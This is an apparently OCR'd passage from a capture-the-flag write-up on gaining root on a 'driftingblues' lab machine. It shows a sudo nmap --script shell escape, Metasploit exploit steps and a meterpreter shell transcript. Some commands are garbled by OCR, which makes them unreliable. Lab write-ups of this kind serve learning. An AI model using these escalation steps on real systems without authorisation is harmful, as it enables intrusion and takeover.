


WELLDONE WHITEJ, YOU HAVE CAPTURED THE FIRST FLAG(I know it was not particularly easy but you did it.)

ROOT PRIVILEDGES

We have successfully gained administrative roles on this machine,lets get root priivledges
Firstly lets see what can our admin(@freddie do)
sudo -l
Freddie has priviledge to run nmap so we will use Nmap binaries to gain root


TF=$(mktemp)
echo 'os.execute("/bin/sh -ii)' > $TF
sudo nmap --script= $TF
AND we gained root
>RESET
>ls




METERPRETER

We are also going to try to gain root using metersploit

>msfconsole
> search exploit
>set options including the LJOST , RHOSTS, LPORTS AND RPORTS
>otions to verify



>exploit
we get a shell


tali-linux-2...
admin wp
CTF1
pwd
^C
Terminate channel 0? [y/N] y
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1219 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@driftingblues:$ sh: 0: getcwd() failed: No such file or directory
pwd
pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@driftingblues:$ whoami
whoami
www-data
www-data@driftingblues:$ ls la
ls la
ls: cannot access 'la': No such file or directory
www-data@driftingblues:$ ls
ls
www-data@driftingblues:$